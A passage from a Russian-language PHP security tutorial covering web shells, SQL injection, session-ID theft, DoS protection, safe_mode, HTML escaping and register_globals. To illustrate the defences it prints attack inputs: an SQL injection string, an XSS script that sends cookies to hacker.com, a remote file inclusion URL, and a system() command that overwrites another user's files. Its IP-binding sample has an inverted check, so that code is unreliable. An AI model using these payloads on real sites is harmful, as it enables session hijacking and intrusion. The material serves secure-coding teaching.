В Интернете имеется множество сайтов (от десятка до сотни), на которые "нелегально установлена" данная программа (конечно, хакерами, а не владельцами). Такие сайты легко найти в Google:

```
http://www.google.com/search?ie=UTF-8&oe=UTF-8&q=phpRemoteView
```

Зайдя по этой ссылке, вы можете "почувствовать себя в шкуре хакера", единовременно обретя контроль над десятками сайтов. Правда, они обычно уже оказываются разрушенными к тому времени, как вы на них выйдете.

Если вы подозреваете, что ваш сайт взломали, попробуйте поискать на нем phpRemoteView. Эта программа представляет собой один-единственный php-файл, и может легко затеряться среди других скриптов сервера (поэтому ищите не по имени, а по какой-нибудь характерной строчке, содержащейся в файле).

Если вы найдете на своем сайте одну копию phpRemoteView, не останавливайтесь на этом: 9 шансов из 10, что где-то затерялась и еще одна копия (а может, даже несколько).

Удалив утилиту, попробуйте просмотреть логи сервера и определить, каким образом она попала на ваш сайт. Обычно для этого достаточно отследить первое обращение к phpRemoteView, и затем смотреть, какие URL запрашивались с указанного IP-адреса непосредственно перед ним.

SQL-Injection

К сожалению, функции PHP для работы с базами данных далеки от совершенства, и, используя их напрямую, вы рискуете совершить разнообразные ошибки, ведущие к снижению безопасности скрипта. Наиболее часто используемая "дыра в защите" — так называемое SQL injection ("SQL-впрыскивание"), которое мы сейчас рассмотрим. Если вы будете писать свои программы так, чтобы гарантировать невозможность совершения этой ошибки, это во много раз повысит безопасность скриптов, работающих с базами данных.

Что такое SQL injection?

Что ж, возьмем "один-в-один" кусочек какого-нибудь большого скрипта, работающего с базой данных (пусть это будет, скажем, популярный форум phpBB, http://phpbb.com):

```
$sql = "DELETE FROM " . TOPICS_TABLE . "
  WHERE topic_id = '$topic_id'
  OR topic_moved_id = '$topic_id'";
if (! ($result = $db->sql_query($sql)))
{
    message_die(GENERAL_ERROR, 'Error in deleting post',
    '', __LINE__, __FILE__, $sql);
}
```

Значение переменной $topic_id предположительно приходит из формы или из QUERY_STRING, верно? Там должно быть целое число. Но вот пришел хакер и запустил скрипт так: script.php?topic_id=1'+OR+1!='

В результате запрос превратится в такой:

```
DELETE FROM phpbb_topics
WHERE topic_id = '1' OR 1!=''
OR topic_moved_id = '1' OR 1!=''
```

Как видите, при выполнении это очистит всю таблицу в базе данных! Это и есть SQL injection: значение переменной "вставляется" в запрос не в качестве данных, а в качестве участка SQL-кода, который будет затем выполнен.

Вообще говоря, следует писать так:

```
$sql = "DELETE FROM " . TOPICS_TABLE . "
  WHERE topic_id = '" . addslashes($topic_id). "'
  OR topic_moved_id = '" . addslashes($topic_id). "'";
if (!$db->sql_query($sql))
{
    message_die(GENERAL_ERROR, 'Error in deleting post',
    '', __LINE__, __FILE__, $sql);
}
```

То есть, мы везде добавляем вызов addslashes(), который проэкранирует символы ' (апострофы) в строке и не даст хакеру "поглумиться" над скриптом. Собственно, далеко за примером ходить не надо, берем тот же самый phpBB, открываем в текстовом редакторе и видим следующее месиво (мы специально привели снимок экрана, чтобы вы могли оценить масштабы явления)

Рис. 1. Слеши начинают странным образом размножаться

Недостатки magic_quotes_gpc

Откуда обычно приходят данные, которые вставляются в базу данных? Правильно, из формы. Введя режим magic_quotes_gpc, разработчики PHP заставили все данные, пришедшие из формы, уже содержать слэши перед "опасными" символами (например, апострофами и кавычками). Таким образом, хакер в предыдущем примере не пробьется (но только при условии, что все переменные в запросе заключены в апострофы, иначе запрос "topic_id=1+OR+1" все испортит; за этим также придется следить). Но не пробьется и сам программист:

```
<!-- Неудобства magic_quotes_gpc -->
<form action="<?=$_SERVER['SCRIPT_NAME']?>">
<input type="text" name="n"
 value="<?=@htmlspecialchars($_REQUEST['n'])?>">
<input type="submit">
</form>
```

Давайте поэкспериментируем с этим скриптом: введем в текстовое поле строку "cat's" и пару раз нажмем на кнопку. В результате слэши начнут странным образом размножаться (см. рис. 1 выше).

Помните старую историю про шаха, который клал на первую клетку шахматной доски одно зерно пшеницы, на вторую — два, на третью — четыре и т. д., на каждую в 2 раза больше, чем не предыдущую?.. Такая же история приключается с нашими слэшами, и мы рискуем в них утонуть.

Да, конечно, можно модифицировать скрипт, чтобы этого не происходило:

```
<!-- Неудобства magic_quotes_gpc (однобокое решение) -->
<form action="<?=$_SERVER['SCRIPT_NAME']?>">
<input type="text" name="n"
 value="<?=@htmlspecialchars(stripslashes($_REQUEST['n']))?>">
<input type="submit">
</form>
```

А вот теперь взял хостер да и отключил у себя magic_quotes_gpc. Тогда, введя в строке "cat\'s", мы после отправки формы получим в текстовом поле "cat's" — слэш потерялся из-за бездумного использования stripslashes(). Значит, надо вставлять еще и проверку: вызывать stripslashes(), если только magic_quotes_gpc включен, и не вызывать, если выключен...

Метод placeholder-ов

Между тем, хорошее решение известно уже очень давно и применяется, например, в функции sprintf() языка Си (а также в модуле DBI языка Perl). Идея заключается в том, что вместо явного экранирования и вставки переменных в запрос на их место помещаются специальные маркеры (placeholder-ы, "хранители места", или markers – "маркеры"), обычно выглядящие как "?".

Те же значения, которые будут подставлены вместо них, передаются отдельно, дополнительными параметрами. С использованием гипотетической функции mysql_qw(), которую мы чуть ниже напишем, запрос из предыдущего подраздела мы могли бы переписать так:

```
mysql_qw('DELETE FROM table WHERE name=?', $name);
```

Мы рекомендуем вам использовать апострофы (а не кавычки) при составлении SQL-запросов. Так вы гарантируете, что не забудете использовать addslashes() (или mysql_escape_string()) для явного экранирования переменных.

Мало того, что запрос стал короче и читабельнее, он еще и лучше защищен — в самом деле, теперь мы уже не сможем случайно пропустить вызов функции mysql_escape_string() и, таким образом, попасться на уловку хакера. Все преобразования происходят автоматически, внутри функции.

Ниже приведен пример того, как будут выглядеть SQL-запросы после подстановки placeholder-ов.

```php
<?php
require_once "Database/mysql_qw.php";
// Представим, что мы - хакеры...
$name = "' OR '1";
// Допустимый запрос.
echo mysql_make_qw('DELETE FROM people WHERE name=?', $name)."<br>";
// Недопустимый запрос.
echo mysql_make_qw('DELETE FROM people WHERE name=? OR ?', $name)."<br>";
// Вот как выглядит выполнение запроса.
mysql_qw('DELETE FROM people WHERE name=? OR ?', $name)
  or die(mysql_error());
?>
```

В результате работы скрипта будет сгенерирована следующая страница:

```
DELETE FROM people WHERE name='\' OR \'1'
DELETE FROM people WHERE name='\' OR \'1' OR id=UNKNOWN_PLACEHOLDER_1
Unknown column 'UNKNOWN_PLACEHOLDER_1' in 'where clause'
```

Как видите, перед апострофами в данных появились слэши, а placeholder, которому "не хватило" аргументов функции, оказался замененным на строчку UNKNOWN_PLACEHOLDER_1. Теперь любая попытка выполнения такого запроса заранее обречена на неудачу (о чем говорит последнее диагностическое сообщение, сгенерированное вызовом die()), что является важным подспорьем при отладке сценариев.

Исходные коды библиотеки mysql_qw.php можно найти по адресу http://php.dklab.ru/lib/Database. Сейчас же сообщим, что в модуле всего около 20 строчек (не считая комментарии), т.е. он крайне прост. Механизм работы mysql_qw() основан на применении функции sprintf(), которая воспринимает управляющую последовательность %s как указание подставить вместо нее свой очередной аргумент (как раз то, что нам и нужно). Соответственно, нам остается только заменить в шаблоне запроса '?' на %s и передать результат функции sprintf().

По тому же адресу - http://php.dklab.ru/lib/Database - вы можете найти и более "развернутую" реализацию идеологии placeholder-ов, позволяющую вставлять в строку не только скалярные переменные, но также и списки (например, для оператора MySQL IN()) и пары ключ='значение' (для UPDATE). Библиотека называется Placeholder.php. Подробнее о ней вы можете прочитать в статье "PHP, MySQL и безопасность" по адресу http://dklab.ru/chicken/30.html.

Расширение mysqli

Новое расширение PHP5 mysqli, предназначенное для работы с MySQL версии 4 и старше, поддерживает идеологию placeholder-ов (правда, в несколько менее удобном виде).

Типичный код:

```
$stmt =  $mysqli->stmt_init();
$stmt->prepare("SELECT District FROM City WHERE Name=?");
$stmt->bind_param("s", $city);
$stmt->execute();
```

Кража SID

В современном веб-программировании понятие сессия (session; сеанс) занимает особое место. Практически все скрипты, тем или иным способом разграничивающие доступ для разных пользователей, в настоящий момент используют данный механизм.

Рассмотрим типичный процесс авторизации с использованием сессий.

1. У пользователя запрашивается логин и пароль на доступ к некоторому ресурсу.

2. Если скрипт решает, что они являются достоверными, создается новая сессия, в которую записывается признак успешности авторизации.

3. Пользователю выдается уникальный идентификатор сессии (SID – Session IDentitier), который, как правило, невозможно заранее предсказать (а следовательно, и подобрать).

4. SID записывается либо в Cookies браузера, либо же передается непосредственно в URL браузера (если Cookies отключены).

5. Тем самым, при запуске любого другого скрипта на сайте он имеет возможность загрузить данные сессии, имея SID из Cookies или URL (PHP выполняет данный процесс автоматически, создавая и загружая с диска массив $_SESSION). Если в сессии будут сведения об успешности авторизации, скрипт может предоставить доступ к ресурсу (например, администраторскому разделу форума).

Проблема заключается в том, что, если злоумышленник узнает SID другого пользователя, он сможет подставить его в свои Cookies или URL и, таким образом, "притвориться" другим человеком.

Случайное указание SID в ссылках

Но как хакер узнает чужой SID? Этому может невольно способствовать сам владелец сессии, случайно дав где-то в форуме или гостевой книге ссылку, из которой не удален SID.

Например:

```
http://forum.dklab.ru/?sid=01c1739de76ed46e639cd23d33698121
```

Зайдя по этому адресу, хакер «автоматически» становится пользователем, владеющим сессией с идентификатором 01c1739de76ed46e639cd23d33698121.

Конечно, сессия пользователя уничтожается, если он не проявит никакой активности на протяжении некоторого значительного промежутка времени. Поэтому хакеру, укравшему SID, следует поторопиться.

«Уязвимости» в HTML-шаблонах

Даже если SID явно не указан в URL, а сохранен в Cookies, у хакера все равно существует возможность завладеть им. Рассмотрим, например, следующий скрипт простейшей гостевой книги:

```
<?php
$FNAME = "book.txt";
if (@$_REQUEST['doAdd']) {
  $f = fopen($FNAME, "a+");
  if (@$_REQUEST['text']) {
    $line = str_replace("/\r?\n/s", " ", $_REQUEST['text']);
    fputs($f, $line."\n");
  }
  fclose($f);
}
$gb = @file($FNAME);
if (!$gb) $gb = array();
?>
```

```
<form action="<?=$_SERVER['SCRIPT_NAME']?>" method="POST">
Текст:<br>
<textarea name="text"></textarea><br>
<input type="submit" name="doAdd" value="Добавить">
</form>
<?foreach($gb as $text) {?>
    <?=$text?><br><hr>
<?}?>
```

Как видите, сообщения добавляются в обычный текстовый файл (по одной строке на сообщение), и выводятся без всякого форматирования.

Обратите особое внимание на то, что в скрипте «случайно» пропущен вызов функции htmlspecialchars(), превращающей символ < в <, а > – в >. В результате хакер может вставлять в текст книги любые HTML-тэги. Казалось бы, это не ведет к каким-либо разрушениям… наивный вывод.

Действительно, пусть хакер добавил в гостевую книгу следующий текст:

```
<script>window.open("http://hacker.com/get.php?"+document.cookie, 'new')
</script>
```

Этот «текст» в действительности является скриптом на JavaScript, который открывает новое окно браузера и загружает в нем страницу хакера, передавая ей в параметрах значения Cookies текущего документа. В результате небольшая, казалось бы, оплошность в сценарии (забыли htmlspecialchars() перед выводом сообщений в браузер) привела к серьезной "дыре" в защите: теперь злоумышленник может получить Cookies произвольного пользователя и, таким образом, завладеть его сессией.

Таким образом, получается, что уязвимость одного вида (ошибка в HTML-преобразованиях) открыла довольно неочевидную возможность для взлома путем кражи SID.

Привязка SID к IP-адресу

Для борьбы с уязвимостями в защите лучше всего бороться «устойчивыми» методами. Один из примеров «устойчивого» приема – тезис "запрещено все, что явно не разрешено" – уже был продемонстрирован выше. В кражей SID ситуация обстоит похожим образом: можно пытаться скрывать SID в URL и бороться с "огрехами" в выводе HTML, однако рано или поздно какая-нибудь ошибка все равно выплывет на поверхность.

Не стоит бороться с уязвимостями одного вида устранением уязвимости другого, несвязанного типа.

Метод "привязывания" SID к IP-адресу пользователя, владеющего сессией, довольно распространен и применяется, например, в форуме phpBB. Код, который его реализует, может выглядеть следующим образом.

Скрипт авторизации:

```
<?php
if (логин и пароль верные) {
  $_SESSION['authorized'] = true;
  $_SESSION['ip'] = $_SERVER['REMOTE_ADDR'];
}
?>
```

Скрипт, предоставляющий доступ к некоторому ресурсу:

```
<?php
if (!empty($_SESSION['authorized']) && $_SESSION['ip'] != $_SERVER
['REMOTE_ADDR']) {
  // Доступ к ресурсу открыт.
} else die("Доступ закрыт."); ?>
```

Таким образом, работать с данными сессиями может только пользователь, чей IP-адрес совпадает с адресом, имевшимся у человека в момент авторизации. Если хакер украдет чужой SID, это не даст ему доступ в систему: действительно, злоумышленник имеет другой IP-адрес, нежели владелец сессии, а потому не пройдет проверку на авторизованность.

К сожалению, данный метод имеет два недостатка.

- Если пользователи выходят в Интернет через общий прокси-сервер (или NAT-маршрутизатор), то они будут иметь один общий IP-адрес. (Обычно это характерно для сетей университетов и других крупных учреждений.) Таким образом, каждый сможет «украсть» SID у своего соседа.
- Если пользователь работает через модем, и внезапно порвется связь, то после восстановления соединения ему выдадут, скорее всего, уже другой IP-адрес. При этом он, конечно, потеряет статус авторизованности и будет вынужден входить в систему заново. (Для системы такой человек неотличим от хакера, укравшего SID.)

Последний недостаток особенно неудобен в различных форумах, где люди имеют тенденцию набирать сообщения подолгу. За это время связь вполне может порваться, и при неудачном "раскладе" пользователь рискует потерять весь введенный им текст (придется набирать его заново). Выход (вернее, полумера) – проверять на совпадение не весь IP-адрес, а только первые его 3 цифры. Это по-прежнему делает кражу SID статистически маловероятной, однако в большинстве случаев позволяет более "мягко" отнестись к разрыву соединения.

Противостояние DoS-атакам

DoS-атака (от Denial of Service – Отказ в обслуживании) – это злонамеренное выполнение хакером действий, в результате которых сервер оказывается перегружен бессмысленной работой, а потому перестает обслуживать других посетителей сайта (или даже зависает).

Практика показывает, что «повесить» можно практически любой сервер, если приложить к этому чуточку смекалки. Существует и "лобовой" вариант, который неоднократно применялся вирусами: в определенное время (скажем, с 14:00 до 15:00 первого июля) все зараженные компьютеры начинают обращаться к одному и тому же веб-сайту. В результате сервер просто не справляется с нагрузкой – с одной стороны, и не может отличить "вредные" запросы от "нормальных" – с другой (ибо они идут с различных и заранее непредсказуемых IP-адресов). Последний вариант DoS-атаки называют распределенный DoS.

Ограничение ресурсов (time_limit, memory_limit и т.д.)

Простейшую (и непреднамеренную) DoS-атаку может случайно устроить сайту любой пользователь, если запущенный скрипт содержит ошибку, приводящий к лавинообразному захвату ресурсов машины (например, неконтролируемо выделяющий память или просто зациклившийся). Для предотвращения таких случаев в PHP имеются две директивы, которые можно устанавливать не только в php.ini, но также и в самом скрипте, используя функцию ini_set().

Директива memory_limit (или функция set_memory_limit()) позволяют ограничить максимальный объем памяти, который разрешено выделять скрипту. При превышении этого объема программа будет принудительно завершена.

Директива max_execution_time (или функция set_time_limit()) ограничивает время работы сценария (не процессорное, а общее, за исключением времени, затраченного на прием POST-данных формы). Обычно для скриптов достаточно 2-3 секунд (если они работают дольше, у вас есть серьезные причины пересмотреть алгоритм программы, дабы сделать его менее ресурсоемким). Директиву очень удобно применять при отладке, когда сценарий то и дело зацикливается и «ормозит» всю систему.

Наконец, настройка max_input_time определяет, сколько времени может выделить скрипт на прием данных из POST-формы. Это касается, прежде всего, форм закачки файлов (upload): слишком малое значение директивы не позволяет загружать много данных. Впрочем, многие хостеры имеют ограничение на число одновременно запущенных PHP-скриптов, поэтому указывать слишком большое значение в max_input_time опасно: хакер может запустить одновременно 100 закачек и заблокировать, таким образом, работу сайта.

Реализация системы «антифлуда»

Приведенные выше средства касались скорее процесса отладки программы, нежели ее эксплуатации. Далее мы рассмотрим метод для борьбы с "обычной" DoS-атакой (распределенную атаку, как выше было замечено, предотвратить в общем случае невозможно). Мы будем предотвращать "перегрузку" сервера частыми и бессмысленными запросами, исходящими от одного и того же пользователя (IP-адреса) – в предположении, что скрипты на сайте достаточно медлительны, чтобы справиться со всем потоком. Таким образом, человек, нажимающий без конца кнопку Reload в браузере, не сможет вывести из строя сайт.

Мы взяли за основу идею, реализованную Дмитрием Бородиным в его модуле _dima_noflood.php (http://php.spb.ru). Она очень проста: считается, что человек без злых намерений не будет производить чрезмерно большое число запросов постоянно, на протяжении значительного промежутка времени. То есть, суммарное число запросов к серверу растет не пропорционально промежутку времени, а значительно медленнее.

Иными словами, если пользователь за 1 секунду случайно вызвал 3 скрипта подряд, это считается нормальным. Но за 10 секунд такой человек выполнит не 30 обращений (3 * 10), а гораздо меньше – скажем, не больше 15. В самом деле, невозможно же без злых намерений на протяжении всех 10 секунд запускать скрипты со скоростью 3 шт/с!

При выполнении всех ограничивающих условий пользователь не считается злоумышленником, а в случае их нарушения – блокируется на какое-то время, тем большее, чем значительнее у него "аппетиты".

Для «привязки» к пользователю используется его IP-адрес, а также данные, предоставляемые прокси-сервером (если подключение идет через него).

Вот пример использования библиотеки, которую мы назвали Subsys_Antiflood_Main.

```
require_once "Subsys/Antiflood/Main.php";
$af = new Subsys_Antiflood_Main("/tmp/".md5($_SERVER['SERVER_NAME']).
"/antiflood"));
$wait = $af->getTimeout();
if ($wait) {
   echo "Вы создаете слишком большую нагрузку на сайт!<br>";
   echo "Придется подождать $wait секунд.";
   exit();
}
```

Как видно, система хранит файлы со сведениями о текущей скорости запросов каждого пользователя во временной директории. В ней каждому пользователю соответствует один файл.

Исходный текст библиотеки доступен по адресу http://php.dklab.ru/lib/Subsys/Antiflood

Следует также заметить, что существует специальный модуль (вероятно, и не один) для сервера Apache, реализующий систему антифлуда на "низком уровне", еще до начала работы PHP. Правда, для его установки требуются привилегии администратора. Ссылка на модуль:

http://www.nuclearelephant.com/projects/dosevasive/

Приемы безопасного программирования на PHP

В данном подразделе мы кратко рассмотрим некоторые приемы и средства PHP, касающиеся безопасности.

Safe mode (недостатки)

Как ни шокирующе это звучит, но самый популярный в Интернете – Apache – совершенно не приспособлен для нужд хостинга. Речь идет о машинах, на которых работают сотни сайтов, принадлежащие независимым владельцам. Все скрипты на таких сайтах должны работать независимо друг от друга и не иметь возможности читать "чужие" файлы. Почему разработчики Apache за последние 8 лет не предпринимают даже малейших шагов для обеспечения эффективных средств разграничения пользователей, остается загадкой истории. Видимо, они не догадываются, что где-то в мире на одной машине располагается больше одного сайта (этот же стереотип, кстати, характерен для Java-технологий в Web).

Что касается средств неэффективных, то их сколько угодно. Практически каждый хостинг-провайдер вносит изменения в исходные коды Apache с тем, чтобы обеспечить запуск PHP-скриптов различных клиентов независимо; как правило, это ведет к достаточно большим накладным расходам на процессорное время.

Идя на поводу у разработчиков Apache, авторы PHP встроили в язык некоторое средство, которое якобы обеспечивает разграничение сайтов пользователей между собой. Это средство называется safe_mode. Материал данного подраздела показывает основные недостатки safe_mode (достоинств к него – совсем немного).

Права доступа к файлам

Предположим, что мы используем "чистый" Apache (без патчей хостеров) и mod_php, и хотим организовать на сервере два сайта, которыми владеют два независимых человека. При этом клиенты (а также программы, запущенные от лица клиентов – например, командный интерпретатор bash) не должны иметь прав на просмотр "чужих" файлов. Также не имеют права на доступ в закрытую область и скрипты, запущенный веб-сервером.

Обычно задачу пытаются решить так.

- Каждому клиенту на сервере заводится аккаунт, т.е. выдается пароль, логин и соответствующий ему числовой UID (User ID);
- Аккаунту выделяется отдельная домашняя директория на машине, принадлежащая только указанному пользователю.
- Права доступа на домашнюю директорию выставляются равными 700 (или rw-------, что означает "владелец имеет неограниченные права, остальные – никаких").

При таких правах механизмы Unix обеспечивают невозможность "захода" пользователя в "чужую" директорию с помощью FTP-соединения или же в командной строке. С этим, как будто бы, все в порядке.

Теперь давайте посмотрим, как работает "стандартный" Apache. Будем считать, что каждый пользователь хранит данные своего сайта (статические документы и скрипты) в домашней директории. Apache – это процесс, запущенный от лица системного пользователя httpd (иногда – nobody). При поступлении запроса к любому сайту он работает именно под этим пользователем, и не имеет возможности переключиться на владельца сайта (по крайней мере, в стандартной поставке).

Таким образом, необходимо, чтобы файлы клиентов были доступны на чтение (и запись тоже – ведь скрипты могут сохранять данные) пользователю httpd. Клиенты вынуждены:

- устанавливать на свои домашние директории более "мягкие" ограничения – например, 770 (rwxrwx--- - полный доступ для владельца и члена той же группы);
- входить в группу httpd, которой принадлежит и системный пользователь httpd.

В итоге Apache может читать файлы клиентов, однако возникают серьезные проблемы.

1. Каждый пользователь получает возможность манипулировать файлами чужого аккаунта. Иными словами, разрушается защищенность на уровне Unix.

2. Если PHP-скрипт, запущенный Apache, создает какой-то файл, то его владельцем становится не пользователь аккаунта, а httpd. Действительно, Apache ведь не может переключиться на другого пользователя (владельца сайта) во время обработки запроса, поэтому скрипт запускается от лица httpd. В результате часть файлов на сайту принадлежат владельцу аккаунта, а часть – пользователю httpd.

3. Права доступа на файлы должны, по крайней мере, разрешать чтение и запись для группы владельца файла (т.е. для группы httpd), иначе PHP-скрипты не смогут ничего записывать в файлы, созданные пользователем вручную (например, закачанные по FTP). Т.к. "стандартные" права доступа при создании файла – rw-r--r-- (обратите внимание, что запись для всех, кроме владельца, запрещена), программист вынужден сам заботиться о выставлении корректных атрибутов.

Директивы safe_mode

Чтобы все же как-то запретить доступ к «чужим» файлам, в режиме safe_mode PHP при открытии любого файла искусственно проверяет, имеет ли скрипт право это делать, или нет. С его точки зрения, файл можно прочитать (или записать), если его владелец (UID) совпадает с владельцем самого скрипта (т.е. пользователем, создавшим файл программы). Это порождает ужасную путаницу. В самом деле, как мы заметили выше, на сайте будут присутствовать файлы как владельца аккаунта, так и системного пользователя httpd. В итоге программа не сможет считать либо одни, либо другие, даже если права доступа на них выставлены равными rw-rw-rw.

Некоторое решение может дать директива:

```
safe_mode_gid = On
```

Она заставляет PHP проверять не UID, а GID файлов. Т.к. группа владельца аккаунта равна httpd (как и группа, под которой запущен Apache), "расщепление" файлов на закаченные по FTP и созданные скриптом не проявится в фатальной форме.

В режиме safe_mode вы не можете записывать в директории, владелец (или группа) которых не равна владельцу (или группе) текущего скрипта. За примером далеко ходить не надо: запись в директорию /tmp, имеющуюся во всех версиях Unix, при включенной safe_mode невозможен.

Как видите, пока что описания довольно плачевны. Давайте теперь посмотрим, что предлагает safe_mode в отношении разграничения пользователей. Директива

```
open_basedir = директория
```

может задаваться внутри того или иного виртуального хоста. Она говорит PHP, что ему запрещено работать с файлами вне указанного каталога.

С помощью open_basedir можно, действительно, запрещать PHP-скриптам обращаться к файлам вне аккаунта пользователя. Однако ведь не только PHP имеет возможность работы с файлами. Например, запустив команду:

```
system("echo hacked>/home/otheruser/index.html");
```

мы сможем записать произвольные данные в файл чужого пользователя. Разработчики PHP, видимо, уже "закипали" на этом месте, поэтому они добавили в язык еще одну директиву:

```
safe_mode_exec_dir = директория
```

Она задает, из каких директорий разрешено запускать программы при помощи system().

Ну и, конечно, чтобы окончательно подстраховаться, разработчики PHP предусмотрели средство для запрета выполнения тех или иных функций PHP в программе.

```
disable_functionc = функ1,функ2,…
```

Важно понимать, что все проверки, активизирующиеся в режиме safe_mode, PHP выполняет самостоятельно. Малейшая ошибка в коде проверки открывает дыру в безопасности всего сервера. Это, кстати, уже случалось, и не раз: поначалу safe_mode был очень нестабилен.

Нечего и говорить, что для настоящей защиты режим safe_mode не подходит ни с практической, ни даже с теоретической точки зрения. По нашему мнению, данная функция, наравне с magic_quotes_gpc, является прекрасным примером ошибки на этапе проектирования безопасности системы. Только механизмы ОС могут обеспечить по-настоящему надежную и защищенную среду выполнения сценариев.

Запуск под UID аккаунта

Если бы PHP запускался от имени владельца сайта (и аккаунта), проблем с разграничением доступа попросту не существовало бы. В настоящее время существует всего один официальный способ такого рода использования интерпретатора: это запуск его как CGI-приложения (посредством механизма SuEXEC Apache); такой метод описан в документации PHP. Apache с mod_php переключение пользователей не поддерживает.

Как уже говорилось выше, практически все крупные хостинг-провайдеры модифицируют Apache, в результате чего у них mod_php запускается от имени владельца сайта. В этом режиме safe_mode, столь неудобная для программиста, просто не нужна. К сожалению, хостеры обычно не делятся секретами и "заплатами" для Apache по соображениям безопасности: ведь всегда есть вероятность, что при раскрытии метода в коде найдется уязвимость, ставящая под удар весь хостинг.

Тем не менее, в открытом доступе имеются готовые (и, по-видимому, безопасные) патчи для Apache, включающие режим переключения пользователей при использовании mod_php. К сожалению, все они страдают одним недостатком: совместно с ними невозможно использовать режим Keep-alive, что существенно замедляет процесс обмена данными между браузером и сервером (особенно когда запрашивается страница с множеством картинок).

Вставка форматирования в текст

Выше мы рассматривали атаку вида "кража SID" и говорили, что основной источник уязвимости – ошибка в скрипте, позволяющая хакеру вставлять на динамические страницы сайта (например, в форум) неформатированный HTML-код.

Сейчас мы рассмотрим два способа, позволяющие разрешить вставку ограниченного форматирования в текст сообщения, отправляемого скрипту.

Использование HtmlSpecialChars; недостатки strip_tags

Первая задача, которая стоит перед программистом, решившим ограничить допустимое форматирование сообщения, - тем или иным способом удалить из него HTML-тэги. Казалось бы, в PHP для этого имеется специальная функция:

```
$text = strip_tags($text);
```

Такой способ, однако, очень плох! Дело в том, что strip_tags() использует весьма примитивный алгоритм для "вырезания" тэгов, а потому в некоторых случаях ее можно "обмануть". Кроме того, пользователь, написавший следующий "математический" текст в форума:

```
x = a<b && c>d
```

будет несколько удивлен: ведь после "удаления тэгов" останется:

```
x = ad
```

Единственно правильный и гарантированный способ "удаления" HTML-тэгов из сообщения – "погасить" (или экранировать) их, так, чтобы браузер не воспринимал более текст, как содержащий тэги. Для этого достаточно выполнить следующие замены:

```
&       -->     &amp;
<       -->     &lt;
>       -->     &gt;
```

После этого все тэги, имеющиеся в тексте, потеряют свой специальный смысл и превратятся в обычные символьные цепочки, отображаемые браузером. Производит такую замену функция PHP HtmlSpecialChars().

Разрешение ограниченного форматирования

Как теперь разрешить, к примеру, тэги … и … и "запретить" – все остальные? Следующий код решает задачу:

```
$text = htmlspecialchars($text);
$text = preg_replace('{&lt;(/?(b|i))&gt;}si', '<$1>', $text);
```

Только учтите, что злоумышленник может понаставить непарных тэгов в заметку и тем самым сделать "жирным" остаток страницы после сообщения. Чтобы это предотвратить, заключайте текст в контейнер <table></table>.

BBCode

Существует и другой прием разрешения ограниченного форматирования текста. Исторически он называется BBCode и заключается во вставке "псевдотэгов" в сообщение, которые в дальнейшем, уже после обработки htmlspecialchars(), заменяются на "нормальные" HTML-тэги.

Пример:

```
Этот текст [b]жирный[/b], а этот - [i]курсивный[/i].
```

Работа с register_globals

Ранние версии PHP преобразовывали каждую парк ключ=значение, пришедшую из формы, в глобальную переменную $ключ со значением значение. Позже разработчики PHP посчитали, что это создает предпосылки для возникновения уязвимостей, и отменили такое поведение. Вместо него теперь все данные записываются в массивы:

```
$_GET['ключ'] = 'значение';
$_POST['ключ'] = 'значение';
```

Поведение, когда глобальные переменные не создаются, а данные записываются только в указанные массивы, включено в PHP по умолчанию. Его можно включить и явно, указав директиву конфигурации:

```
register_globals = off
```

Впрочем, мы склонны считать, что опасность включенного режима регистрации глобальных переменных (register_globals=on) все же немного преувеличивается. Действительно, большинство (если не все) ошибки использования неинициализированных переменных обнаруживаются в режиме error_reporting=E_ALL (со включенным E_NOTICE). Например, рассмотрим скрипт, содержащий потенциальную уязвимость с register_globals=on:

```
<?php
...
if (авторизация прошла успешно) $ok = 1;
...
if ($ok) { разрешить доступ; }
...
?>
```

Подразумевается, что хакер может ввести URL:

```
http://example.com/script.php?ok=1
```

и, тем самым, установить значение глобальной переменной $ok, равной 1, изначально, т.е. обеспечить себе беспрепятственный доступ в систему. Однако, если бы в момент отладки скрипта был включен режим error_reporting=E_ALL (а E_ALL подразумевает и E_NOTICE тоже), то PHP сообщил бы об использовании неинициализированной переменной $ok на этапе тестирования. Режим E_ALL&~E_NOTICE (с выключенным E_NOTICE) в этом отношении, конечно, более коварен, но его не рекомендуется применять в любом случае.

Гораздо хуже другая ситуация, когда даже E_NOTICE не спасает положения.

Вот пример:

```
<?php
$libs[] = "authorize.php";
$libs[] = "news.php";
$libs[] = "vote.php";
// Загружаем все библиотеки, которые могут потребоваться скрипту (задаются
неявно).
foreach ($libs as $lib) { include_once($lib); }
?>
```

Как будто бы код правильный, если не считать, что переменная $libs изначально не была очищена. В этом случае PHP не порождает предупреждений – автомассивы, в отличие от переменных, допускают инициализацию путем добавления первого элемента. Нетрудно теперь представить себя хакером:

```
http://example.com/script.php?libs[]=ftp://hacker.com/format.php
```

Мы получаем выполнение произвольного кода на сервере "жертвы".

Таким образом, режим register_globalse=on все же представляет некоторую опасность при программировании. Но основной стимул писать с register_globalse=on другой: это – соображения совместимости. Ведь никогда неизвестно заранее, включил ли тот или иной хостер данную директиву в php.ini или нет. И хорошо бы, чтобы скрипт работал в любой ситуации.

Директивы display_errors и log_errors

PHP – один из первых языков, позволивших навсегда избавиться от надоедливой 500-й ошибки сервера, и выводящий вместо нее осмысленное диагностическое сообщение прямо в окно браузера. Это очень упрощает отладку скриптов: при опечатке (или более трудной ошибке) вам уже не надо открывать файл журнала сервера в надежде отыскать в нем причину неисправности.

Тем не менее, в «рабочих» (не отладочных) версиях сайта вывод ошибок в браузер следует отключать.

Дело в том, что диагностические сообщения PHP могут упростить хакеру взлом сайта (например, именно по предупреждении о невозможности открытия файла хакеры часто обнаруживают уязвимость вида «имена файлов в URL», которую мы рассматривали выше). Кроме того, ошибки, выводимые в браузер, теряются при закрытии последнего, что затрудняет обнаружение неисправности позже, когда программист решится на апгрейд скриптов.

К счастью, в PHP имеется возможность направлять текст ошибок не в браузер, а только в отдельный файл журнала. Это делается при помощи директив:

```
log_errors = On
error_log = log.txt
display_errors = Off
```

Значения данных директив можно устанавливать и во время работы скрипта, воспользовавшись функцией ini_set().

Директивы .htaccess

Служебные файлы, а также библиотеки на PHP, которые не должны быть видны из браузера, можно "скрыть" двумя способами.

1. Вынести их за пределы директории документов сервера.

2. Создать в директории файл .htaccess, в котором указать ограничения явно.

Остановимся на втором способе подробнее.

Запрет на открытие произвольных файлов в данной директории:

```
deny from all
```

Разрешение доступа к директории:

```
allow from all
```

Запрет на выполнение PHP-скриптов в директории; вместо этого будут показываться их раскрашенное содержимое (данная директива работает только в mod_php):

```
AddType application/x-httpd-php-source .php
```

Basic-авторизация на PHP

